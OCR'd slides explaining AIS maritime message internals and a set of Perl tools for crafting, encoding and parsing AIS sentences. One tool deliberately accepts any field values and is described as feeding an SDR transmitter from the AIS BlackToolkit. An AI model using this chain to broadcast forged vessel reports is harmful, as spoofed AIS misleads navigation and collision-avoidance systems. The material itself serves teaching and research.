
https://www.garykessler.net/software/index.html#ais

AIS Tools Architecture



AIS_menu.pl

- Interactive, menu-driven program to create command line for *AIS_ping.pl*
  - Queries for input for the specific message type requested by the user
  - Ensures valid input for parameters
- Supports all ITU-R M.1371 AIS message types



AIS_ping.pl

- Used to create the binary input for an AIS message
  - Command line input contains legal parameters but no bounds checking on values (à la *hping3*)
  - Can create messages with any values for the parameters
- Creates binary output in a command line for:
  - *AIS_NMEA.pl* to generate AIS sentence(s)
  - *AiS_TX.py* to generate AIS transmissions on GnuRadio (part of AIS BlackToolkit)

AIS_menu.pl

```
Set command for NMEA output (N) or AiS_TX output (T) [default = N]:

Enter AIS channel (A/B) [default = A]:

perl AIS_ping.pl --type=1 --mmsi=112233445 --navstat=0 --rot=0 --course=127 --heading=120 --speed=23
 --lat=29.5 --long=-81.1 --ts=38 --nmea=A
```

AIS_ping.pl

```
Moriarty:ais-prototype gck$ perl AIS_ping.pl --type=1 --mmsi=112233445 --navstat=0 --rot=0 --course=
127 --heading=120 --speed=23 --lat=29.5 --long=-81.1 --ts=38 --nmea=A

***** AIS_ping (Version: 6.6.0, Build date: 06/13/2021) *****

Use the following command(s) next:

perl AIS_NMEA.pl --payload=000001000001101011000010001011111001010000000000000011100110011010001100
1000000111100000001000011100001010010100000010011110110001111000100110000000000000000000000000 --ch
annel=A
```

AIS_NMEA.pl

- Command line input contains binary message
- Output is one or more AIS encapsulated sentences


```
Moriarty:ais-prototype gck$ perl AIS_NMEA.pl --payload=000001000001101011000010001011111001010000000
000000011100110011010001100110000001111000000010000111000010100101000000100111101100011110001001100
000000000000000000000000 --channel=A

***** AIS NMEA (Version: 5.3.3, Build date: 11/23/2019) *****

AIS sentence type: !AIVDM   Channel: A   Payload length: 168 bits   Pad: 0 bit(s)
1 fragment(s)
Input: 000001000001101011000010001011111001010000000000000011100110011010001100110000001111000000010
000111000010100101000000100111101100011110001001100000000000000000000000000000

Armored ASCII: 11c2;q@03VJ<h?0@pD`4uSi<0000

AIS Message:
!AIVDM,1,1,,A,11c2;q@03VJ<h?0@pD`4uSi<0000,0*6A

Done!
```

AIS_parser.pl


- Command line program accepts:
  - One AIS message binary string (from the command line or a file)
  - One AIS sentence on the command line
    - Requires use of "\" escape character on Unix/Linux systems
  - One or more AIS sentences, comprising one or more messages, from a file

```
Bishop:ais-prototype gck$ ./AIS_parser.pl -s \!AIVDM,1,1,,A,11c2\;q\@03VJ\<h\?0\@pD\`4uSi\<0000,0*6A

***** AIS Parser (Version: 4.6.0, Build date: 05/21/2022) *****

AIS sentence input from command line.
AIS sentence: !AIVDM,1,1,,A,11c2;q@03VJ<h?0@pD`4uSi<0000,0*6A
 Talker ID: !AI (Mobile AIS station)
 AIS Encapsulation Formatter: VDM (AIS VHF Data-Link Message)
 No. of fragments: 1     Fragment number: 1     Serial number: <null>
 AIS channel: A
 Payload: 11c2;q@03VJ<h?0@pD`4uSi<0000 (168 bits/28 6-bit words)
 Checksum: 0x6A (verified)
Binary payload (168 bits):
000001000001101011000010001011111001010000000000000111001100110100011001100000011110000000010000
111000010100101000000100111101100011110001001100000000000000000000000000000

--- Start of Transmission ---

Message Type = 1 (Position Report Class A)
Repeat indicator = 0
Maritime Mobile Service Identity (MMSI) = 112233445
  ** The MMSI prefix (112) is invalid
Navigation Status = 0 (Under way using engine)
Rate of Turn (ROTAIS) = 0 (not turning)
Speed over ground (SOG) = 23.0 kn
Position accuracy = 0 (Unaugmented GNSS fix, >10 m [default])
Longitude = 081.100000°W (081°06.00'W)
Latitude = 29.500000°N (29°30.00'N)
  ** Use this URL for a Google map of this position:
  ** https://www.google.com/maps/place/29.500000,-81.100000
Course over ground (COG) = 127.0°
True heading = 120°
Timestamp = 38 seconds
Maneuver indicator = 0 (Not available [default])
Spare = 0 (Unused; should be 0)
Receiver Autonomous Integrity Monitoring flag = 0 (RAIM not in use [default])
--- SOTDMA Communication State ---
Synchronization state = 0 (UTC direct)
Slot timeout = 0 slots remaining until slot change
Slot offset = 0

--- End of Transmission ---
```


AIS Protocol Internals




Here's What You See Over the Air With AIS…



Encapsulated ASCII Sentence



Commas (,) are field separators and the asterisk (*) indicates the checksum field



AIS messages are defined in ITU-R Rec. M.1371 and use NMEA 0183 formatting

https://www.garykessler.net/software/#ais

```
--- Start of Transmission ---

Message Type = 1 (Position Report Class A)
Repeat indicator = 0
Maritime Mobile Service Identity (MMSI) = 538005495
  ** This MMSI represents a ship.
  ** The Maritime Identification Digits (MID) are 538
  ** Country: Marshall Islands (Republic of the)
  ** Try https://www.fleetmon.com/vessels/?s=538005495 for more information
Navigation Status = 0 (Under way using engine)
Rate of Turn (ROTAIS) = 0 (not turning)
Speed over ground (SOG) = 14.9 kn
Position accuracy = 1 (DGPS-quality fix, <10 m)
Longitude = 075.415550°W (075°24.933'W)
Latitude = 39.331532°N (39°19.892'N)
  ** Use this URL for a Google map of this position:
  ** https://www.google.com/maps/place/39.331532,-75.415550
Course over ground (COG) = 329.0°
True heading = 329°
Timestamp = 3 seconds
Maneuver indicator = 0 (Not available [default])
Spare = 0 (Unused; should be 0)
Receiver Autonomous Integrity Monitoring flag = 0 (RAIM not in use [default])
--- SOTDMA Communication State ---
Synchronization state = 0 (UTC direct)
Slot timeout = 0 slots remaining until slot change
Slot offset = 0

--- End of Transmission ---
```

Screen 2 of 2

https://www.garykessler.net/software/#ais

The **BEST** Reference

AIVDM/AIVDO protocol decoding

Eric S. Raymond – <esr@thyrsus.com> – Version 1.58, 24 June 2023

This document is mastered in asciidoc format. If you are reading it in HTML, you can find the original at the GPSD project website

If you find this document useful - and especially if it helps you make money - please contribute to maintaining it by supporting the author's full-time open-source work through [PATREON]. Even a few dollars a week can make a difference.

Introduction

This is a description of how to decode AIVDM/AIVDO sentences. It collects and integrates information from publicly available sources and is intended to assist developers of open-source software for interpreting these messages.


AIVDM/AIVDO sentences are emitted by receivers for AIS, the marine Automatic Identification System. AIS transmitters are fitted to vessels, navigation markers, and certain types of shore station. They periodically squawk their position (and course, when applicable), using TDMA (Time Division Multiple Access) technology similar to the way cellphones do to avoid mutual interference. AIS receivers make this data available for navigation, anti-collision systems, and other uses.

https://gpsd.gitlab.io/gpsd/AIVDM.html

ITU-R M.1371 AIS Message Types

1. Position Report Class A
2. Position Report Class A (Assigned Schedule)
3. Position Report Class A (Response to Interrogation)
4. Base Station Report
5. Static and Voyage Related Data
6. Binary Addressed Message
7. Binary Acknowledge Message
8. Binary Broadcast Message
9. Standard SAR Aircraft Position Report
10. UTC/Date Inquiry
11. UTC/Date Response
12. Addressed Safety-Related Message
13. Safety-Related Acknowledgement
14. Safety-Related Broadcast Message
15. Interrogation
16. Assignment Mode Command
17. DGNSS Binary Broadcast Message
18. Standard Class B CS Position Report
19. Extended Class B CS Position Report
20. Data Link Management Message
21. Aid-to-Navigation Report
22. Channel Management
23. Group Assignment Command
24. Static Data Report
25. Single Slot Binary Message
26. Multiple Slot Binary Message
27. Long Range AIS Broadcast Message

DETOUR: Program Techie Stuff Ahead



Creation of an ITU-R AIS Message

1. Acquire AIS information for given message type
2. Create binary string from message encoding specification
3. Divide binary string into six-bit blocks to create an *armored* payload string
   – If necessary, add 1-5 padding bits to ensure that the string is an even multiple of six bits in length
4. If the message is longer than 372 bits, split into multiple 360-bit fragments
5. Add formatting overhead to create sentence(s)

Data Types

u	Unsigned integer
U	Unsigned integer with scale - renders as float, suffix is decimal places (e.g., U3)
i	Signed integer
I	Signed integer with scale - renders as float, suffix is decimal places (e.g., I2)
b	Boolean
e	Enumerated type (controlled vocabulary)
x	Spare or reserved bit
t	String (packed six-bit ASCII)
d	Data (uninterpreted binary)

Common Payload Information

- All payloads start with the same 38 bits
  - 0-5 (6 bits): Message Type (u)
  - 6-7 (2 bits): Repeat Indicator (u)
  - 8-37 (30 bits): MMSI (u)

Maritime Mobile Service Identifier

8MIDXXXXX	Diver's radio (not used in the U.S. since 2013)
MIDXXXXXX	Ship
0MIDXXXXX	Group of ships; e.g., the U.S. Coast Guard is 03699999
00MIDXXXX	Coastal stations
111MIDXXX	SAR (Search and Rescue) aircraft
99MIDXXXX	Aids to Navigation
98MIDXXXX	Auxiliary craft associated with a parent ship
970MIDXXX	AIS SART (Search and Rescue Transmitter)
972XXXXXX	MOB (Man Overboard) device
974XXXXXX	EPIRB (Emergency Position Indicating Radio Beacon) AIS

The MMSI identifies a **device** on a ship (not to be confused with the IMO hull number)

The Maritime Identification Digit (MID) field contains a value between 201-775 identifying a country or other maritime jurisdiction

Example Message Creation

- Type 1: Position Report Class A
  - Most common message seen
  - Has 16 fields and a half-dozen data types

- Step through message creation to see the build, field-by-field
  - First output is binary string
  - Second output will be armored ASCII payload
  - Final output is complete AIS sentence(s)

Example Message Parameters

- Message Type = 1
- Repeat Indicator = 0
- MMSI = 369321749
- Nav. Status = underway
- ROT (sensor) = 15°/min
- SOG = 15.5 kn
- Position Accuracy = unaugmented GNSS
- Long. = 080°53.479'W
- Lat. = 29°04.7791'N
- COG = 056°
- True Heading = 060°
- Time Stamp = 38
- Maneuver Ind. = none
- RAIM Flag = not in use
- Radio Status = not used

Creating the Message With *AIS_ping*

- Could use **AIS_menu** to create **AIS_ping** command line or could just build the **AIS_ping** command manually

```
perl AIS_ping.pl --type=1 --mmsi=369321749 --navstat=0 --rot=18 --course=56
--heading=60 --speed=15.5 --lat=29.07965166 --long=-80.89131666 --ts=38
--nmea=A
```

Types 1-3: Position Report Class A

Field	Len	Description	Member	T	Units
0-5	6	Message Type	type	u	Constant: 1-3
6-7	2	Repeat Indicator	repeat	u	Message repeat count
8-37	30	MMSI	mmsi	u	9 decimal digits
38-41	4	Navigation Status	status	e	See "Navigation Status"
42-49	8	Rate of Turn (ROT)	turn	I3	See below
50-59	10	Speed Over Ground (SOG)	speed	U1	See below
60-60	1	Position Accuracy	accuracy	b	See below
61-88	28	Longitude	lon	I4	Minutes/10000 (see below)
89-115	27	Latitude	lat	I4	Minutes/10000 (see below)
116-127	12	Course Over Ground (COG)	course	U1	Relative to true north, to 0.1 degree precision
128-136	9	True Heading (HDG)	heading	u	0 to 359 degrees, 511 = not available.
137-142	6	Time Stamp	second	u	Second of UTC timestamp
143-144	2	Maneuver Indicator	maneuver	e	See "Maneuver Indicator"
145-147	3	Spare		x	Not used
148-148	1	RAIM flag	raim	b	See below
149-167	19	Radio status	radio	u	See below

Common Fields (bits 0-37)

Message Type [6 bits (u)] = 1
Repeat Indicator [2 bits (u)] = 0
MMSI [30 bits (u)] = 369321749

```
$payload = sprintf ("%06b", int($type))
         . sprintf ("%02b", int($repeat))
         . sprintf ("%030b", int($mmsi));
```

BINARY OUTPUT
Type [6] = 000001 (1)
Repeat [2] = 00 (0)
MMSI [30] = 010110000000110110011100010101 (369321749)

Status (bits 38-41)

Navigation Status [4 bits (e)] = Underway using engine (0)

```
$payload .= sprintf ("%04b", int($navstat));
```

BINARY OUTPUT

Status [4] = 0000 (0)

0	**Under way using engine**
1	**At anchor**
2	**Not under command**
3	**Restricted maneuverability**
4	**Constrained by her draught**
5	**Moored**
6	**Aground**
7	**Engaged in Fishing**
8	**Under way sailing**
9	**Reserved for future amendment of Navigational Status for HSC**
10	**Reserved for future amendment of Navigational Status for WIG**
11	**Reserved for future use**
12	**Reserved for future use**
13	**Reserved for future use**
14	**AIS-SART is active**
15	**Not defined (default)**

Rate of Turn (bits 42-49)

ROT [8 bits (I3)] = 15°/min

Encoding note: Turn rate is encoded as follows:

- 0 = not turning
- 1…126 = turning right at up to 708 degrees per minute or higher
- -1…-126 = turning left at up to 708 degrees per minute or higher
- 127 = turning right at more than 5 degrees/30 s (No ROTI available)
- -127 = turning left at more than 5 degrees/30 s (No ROTI available)
- 128 (0x80) indicates no turn information available (default)

Values between 0 and 708 degrees/min coded by $ROT_{AIS} = 4.733 * (ROT_{sensor})^{½}$ degrees/min where ROT_{sensor} is the Rate of Turn as indicated by an external Rate of Turn Indicator. ROT_{AIS} is rounded to the nearest integer value. Thus, to decode the field value, divide by 4.733 and then square that result. Sign of the field value should be preserved when squaring, otherwise the left/right indication will be lost.

Rate of Turn (cont.)

Sensor rate was given as 15°/min

AIS encoding value will be 4.733 x $15^{½}$ = 18.331, rounded to 18

```
$payload .= sprintf ("%08b", int($rot) & (2**8-1));
```

Programming Note: ANDing value with (2^{field_length}-1) preserves the sign.

BINARY OUTPUT
ROT [8] = 00010010 (18)

Speed Over Ground (bits 50-59)

Speed over ground [10 bits (U1)] = 15.5 kn

Encoding note: Speed over ground is a value from 0 to 102 knots, in 0.1-knot increments. Value 1022 indicates a SOG of 102.2 knots or higher; 1023 indicates that speed is not available.

```
$payload .= sprintf ("%010b", int($speed*10+0.5));
```

BINARY OUTPUT
SOG [10] = 0010011011 (155)

Position Accuracy (bit 60)

Position accuracy [1 bit (b)] = unaugmented GNSS

Encoding note: This flag indicates the accuracy of the fix. A value of 1 signals a DGPS-quality fix with an accuracy of < 10 m; 0, the default, indicates an unaugmented GNSS fix with accuracy > 10 m.

```
$payload .= sprintf ("%1b", int ($accuracy));
```

BINARY OUTPUT

Accuracy [1] = 0 (0)

Longitude (bits 61-88)

Longitude [28 bits (I4]) = 080°53.479'W (-80.89131666)

Encoding note: Longitude is given in 1/10000 min; divide by 600000.0 to obtain degrees. Values up to ±180 degrees; East = positive, West = negative. The default value of 181 degrees (0x6791AC0) indicates that longitude is not available.

```
$payload .= sprintf ("%028b", (int($long*600000) & (2**28-1)));
```

Programming Note: ANDing value with (2^{field_length}-1) preserves the sign.

BINARY OUTPUT

Longitude [28] = 1101000110110110101011111011 (219900667)

Latitude (bits 89-115)

Latitude [27 bits (I4]) = 29°04.7791'N (29.07965166)

Encoding note: Latitude is given in 1/10000 min; divide by 600000.0 to obtain degrees. Values up to ±90 degrees; North = positive, South = negative. The default value of 91 degrees (0x3412140) indicates latitude is not available.

```
$payload .= sprintf ("%027b", (int($lat*600000) & (2**27-1)));
```

Programming Note: ANDing value with (2^{field_length}-1) preserves the sign.

BINARY OUTPUT
Latitude [27] = 001000010100011101101101110 (17447790)

Course Over Ground (bits 116-127)

Course over ground [12 bits (U1)] = 056°

Encoding note: Relative to true north, in increments of 0.1 degrees.

```
$payload .= sprintf ("%012b", int($course*10+0.5));
```

BINARY OUTPUT
COG [12] = 001000110000 (560)

True Heading (bits 128-136)

True heading [9 bits (u)] = 060°

Encoding note: 0 to 359 degrees, 511 = not available.

```
$payload .= sprintf ("%09b", int($heading));
```

BINARY OUTPUT
HDG [9] = 000111100 (60)

Timestamp (bits 137-142)

Timestamp [6 bits (u)] = 38

Encoding note: Second of UTC timestamp (0-59).

```
$payload .= sprintf ("%06b", int($ts));
```

BINARY OUTPUT
Timestamp [6] = 100110 (38)

Maneuver Indicator (bits 143-144)

Maneuver indicator [2 bits (e)] = 0

0	Not available (default)
1	No special maneuver
